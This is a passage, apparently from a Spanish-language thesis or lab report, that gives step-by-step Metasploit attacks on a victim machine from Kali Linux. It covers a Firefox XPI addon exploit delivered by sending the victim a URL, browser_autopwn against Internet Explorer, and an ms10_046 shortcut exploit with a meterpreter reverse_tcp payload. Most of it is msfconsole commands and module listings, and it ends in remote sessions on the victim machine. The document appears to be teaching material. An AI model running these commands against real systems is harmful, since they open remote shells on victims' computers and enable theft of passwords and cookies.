


Ilustración 85. Prueba de éxito del ataque #1

b) Ataque de acceso remoto aprovechando vulnerabilidad de Firefox.

Paso 1. Primero con el siguiente comando iniciamos los servicios para que funcione metasploit:

/etc/init.d/postgresql start

msfdb init




Ilustración 86. Iniciando servicios de metasploit

Paso 2. Después procedemos a iniciar los servicios de *msfconsole* y después buscamos los exploits disponibles para el navegador Firefox con el comando *search firefox*.





Ilustración 87. Buscando exploits para Firefox




```
msf > search firefox

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/dos/http/gzip_bomb_dos                      2004-01-01       normal     Gzip Memory Bomb Denial Of Service
   auxiliary/gather/firefox_pdfjs_file_theft                              normal     Firefox PDF.js Browser File Theft
   encoder/generic/eicar                                                  manual     The EICAR Encoder
   encoder/generic/none                                                   normal     The "none" Encoder
   exploit/firefox/local/exec_shellcode                  2014-03-10       normal     Firefox Exec Shellcode from Privileged Javascript Shell
   exploit/multi/browser/adobe_flash_hacking_team_uaf    2015-07-06       great      Adobe Flash Player ByteArray Use After Free
   exploit/multi/browser/adobe_flash_nellymoser_bof      2015-06-23       great      Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
   exploit/multi/browser/adobe_flash_net_connection_confusion  2015-03-12       great      Adobe Flash Player NetConnection Type Confusion
   exploit/multi/browser/adobe_flash_opaque_background_uaf  2015-07-06       great      Adobe Flash opaqueBackground Use After Free
   exploit/multi/browser/adobe_flash_pixel_bender_bof    2014-04-28       great      Adobe Flash Player Shader Buffer Overflow
   exploit/multi/browser/adobe_flash_shader_drawing_fill  2015-05-12       great      Adobe Flash Player Drawing Fill Shader Memory Corruption
   exploit/multi/browser/adobe_flash_shader_job_overflow  2015-05-12       great      Adobe Flash Player ShaderJob Buffer Overflow
   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf  2014-04-28       great      Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
   exploit/multi/browser/firefox_escape_retval           2009-07-13       normal     Firefox 3.5 escape() Return Value Memory Corruption
   exploit/multi/browser/firefox_pdfjs_privilege_escalation  2015-03-31       manual     Firefox PDF.js Privileged Javascript Injection
   exploit/multi/browser/firefox_proto_crmfrequest       2013-08-06       excellent  Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution
   exploit/multi/browser/firefox_proxy_prototype         2014-01-20       manual     Firefox Proxy Prototype Privileged Javascript Injection
   exploit/multi/browser/firefox_queryinterface          2006-02-02       normal     Firefox location.QueryInterface() Code Execution
   exploit/multi/browser/firefox_svg_plugin              2013-01-08       excellent  Firefox 17.0.1 Flash Privileged Code Injection
   exploit/multi/browser/firefox_tostring_console_injection  2013-05-14       excellent  Firefox toString console.time Privileged Javascript Injection
   exploit/multi/browser/firefox_webidl_injection        2014-03-17       excellent  Firefox WebIDL Privileged Javascript Injection
   exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   exploit/multi/browser/java_jre17_exec                 2012-08-26       excellent  Java 7 Applet Remote Code Execution
   exploit/multi/browser/java_rhino                      2011-10-18       excellent  Java Applet Rhino Script Engine Remote Code Execution
   exploit/multi/browser/mozilla_compareto               2005-07-13       normal     Mozilla Suite/Firefox compareTo() Code Execution
   exploit/multi/browser/mozilla_navigatorjava           2006-07-25       normal     Mozilla Suite/Firefox Navigator Object Code Execution
   exploit/multi/handler                                                  manual     Generic Payload Handler
   exploit/osx/browser/mozilla_mchannel                  2011-05-10       normal     Mozilla Firefox 3.6.16 mChannel Use-After-Free
   exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array  2014-09-23       great      Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
   exploit/windows/browser/adobe_flashplayer_arrayindexing  2012-06-21       great      Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
   exploit/windows/browser/adobe_flashplayer_avm         2011-03-15       good       Adobe Flash Player AVM Bytecode Verification Vulnerability
```

Ilustración 88. Ejecutando comando search firefox (1)



```
   exploit/multi/handler                                                  manual     Generic Payload Handler
   exploit/osx/browser/mozilla_mchannel                  2011-05-10       normal     Mozilla Firefox 3.6.16 mChannel Use-After-Free
   exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array  2014-09-23       great      Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
   exploit/windows/browser/adobe_flashplayer_arrayindexing  2012-06-21       great      Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
   exploit/windows/browser/adobe_flashplayer_avm         2011-03-15       good       Adobe Flash Player AVM Bytecode Verification Vulnerability
   exploit/windows/browser/apple_quicktime_rtsp          2007-01-01       normal     Apple QuickTime 7.1.3 RTSP URI Buffer Overflow
   exploit/windows/browser/apple_quicktime_texml_font_table  2012-11-07       normal     Apple QuickTime 7.7.2 TeXML Style Element font-table Field Stack Buffer Overflow
   exploit/windows/browser/awingsoft_winds3d_sceneurl    2009-11-14       excellent  AwingSoft Winds3D Player 3.5 SceneURL Download and Execute
   exploit/windows/browser/dxstudio_player_exec          2009-06-09       excellent  WorldWeaver DX Studio Player shell.execute() Command Execution
   exploit/windows/browser/foxit_reader_plugin_url_bof   2013-01-07       normal     Foxit Reader Plugin URL Processing Buffer Overflow
   exploit/windows/browser/mozilla_attributchildremoved  2011-12-06       average    Firefox 8/9 AttributeChildRemoved() Use-After-Free
   exploit/windows/browser/mozilla_firefox_onreadystatechange  2013-06-25       normal     Firefox onreadystatechange Event DocumentViewerImpl Use After Free
   exploit/windows/browser/mozilla_firefox_xmlserializer  2013-01-08       normal     Firefox XMLSerializer Use After Free
   exploit/windows/browser/mozilla_interleaved_write     2010-10-25       normal     Mozilla Firefox Interleaved document.write/appendChild Memory Corruption
   exploit/windows/browser/mozilla_mchannel              2011-05-10       normal     Mozilla Firefox 3.6.16 mChannel Use-After-Free Vulnerability
   exploit/windows/browser/mozilla_nssvgvalue            2011-12-06       average    Firefox nsSVGValue Out-of-Bounds Access Vulnerability
   exploit/windows/browser/mozilla_nstreerange           2011-02-02       normal     Mozilla Firefox "nsTreeRange" Dangling Pointer Vulnerability
   exploit/windows/browser/mozilla_reduceright           2011-06-21       normal     Mozilla Firefox Array.reduceRight() Integer Overflow
   exploit/windows/browser/ms07_017_ani_loadimage_chunksize  2007-03-28       great      Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
   exploit/windows/local/ms15_051_client_copy_image      2015-05-12       normal     Windows ClientCopyImage Win32k Exploit
   exploit/windows/misc/itunes_extm3u_bof                2012-06-21       normal     Apple iTunes 10 Extended M3U Stack Buffer Overflow
   payload/firefox/exec                                                   normal     Firefox XPCOM Execute Command
   payload/firefox/shell_bind_tcp                                         normal     Command Shell, Bind TCP (via Firefox XPCOM script)
   payload/firefox/shell_reverse_tcp                                      normal     Command Shell, Reverse TCP (via Firefox XPCOM script)
   payload/generic/custom                                                 normal     Custom Payload
   payload/generic/shell_bind_tcp                                         normal     Generic Command Shell, Bind TCP Inline
   payload/generic/shell_reverse_tcp                                      normal     Generic Command Shell, Reverse TCP Inline
   post/firefox/gather/cookies                           2014-03-26       normal     Firefox Gather Cookies from Privileged Javascript Shell
   post/firefox/gather/history                           2014-04-11       normal     Firefox Gather History from Privileged Javascript Shell
   post/firefox/gather/passwords                         2014-04-11       normal     Firefox Gather Passwords from Privileged Javascript Shell
   post/firefox/gather/xss                                                normal     Firefox XSS
   post/firefox/manage/webcam_chat                       2014-05-13       normal     Firefox Webcam Chat on Privileged Javascript Shell
   post/multi/gather/firefox_creds                                        normal     Multi Gather Firefox Signon Credential Collection
   post/multi/gather/ssh_creds                                            normal     Multi Gather OpenSSH PKI Credentials Collection
   post/multi/recon/local_exploit_suggester                               normal     Multi Recon Local Exploit Suggester
   post/windows/gather/forensics/browser_history                          normal     Windows Gather Skype, Firefox, and Chrome Artifacts

msf >
```

Ilustración 89. Ejecutando comando search firefox (2)




Ilustración 90. Ejecutando comando search firefox (3)

Paso 3. Seleccionamos el siguiente exploit:

use exploit/multi/browser/firefox_xpi_bootstrapped_addon

Ilustración 91. Ejecutando exploit

Paso 4. Luego con el comando *show option* vemos las opciones disponibles para el exploit.




Ilustración 92. Ejecutando comando *show options*

Paso 5. Procedemos a escribir la dirección IP del atacante y ejecutar el exploit con los siguientes comandos:

set LHOST *ip_atacante*

exploit




Ilustración 93. Creando el ataque

Paso 6. Esa URL que nos proporciona hay que proporcionarla al usuario de la máquina víctima para que lo ingrese en su navegador Firefox como se muestra en la siguiente Ilustración 94.




Ilustración 94. Ingresando URL en el navegador de la víctima




Ilustración 95. Prueba de éxito del ataque #2

Como vemos se ha establecido una sesión entre la máquina atacante y la máquina víctima.




Ilustración 96. Estableciendo sesión con la víctima

c) Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web)

Paso 1: Se abre la terminal de Kali Linux y se ejecuta el comando *msfconsole*, una vez realizado esto se procede a escribir los siguientes comandos:

use auxiliary/server/browser_autopwn
set LHOST *ip_atacante*
set SRVHOST *ip_atacante*
set URIPATH
set SRVPORT *puerto_atacar*
exploit




Ilustración 97. Creando ataque (1)




Ilustración 98. Creando ataque (2)




Ilustración 99. Creando ataque (3)

Ilustración 100. Creando ataque (4)

Paso 2. Después nos indica una URL, el cual el usuario va a ingresar en Internet Explorer de la máquina víctima.

Vemos que se ha establecido sesión entre ambos equipos.




Ilustración 101. Estableciendo sesión

d) Ataque de acceso remoto vía FTP

Paso 1: Lo primero que hay que hacer es ejecutar el comando *msfconsole* y esperamos a que cargue la herramienta Metasploit. Después ejecutamos los siguientes comandos:

use windows/browser/ms10_046_shortcut_icon_dllloader
set payload windows/meterpreter/reverse_tcp
set SRVHOST *ip_atacante*
set LHOST *ip_atacante*
set URIPATH /
exploit

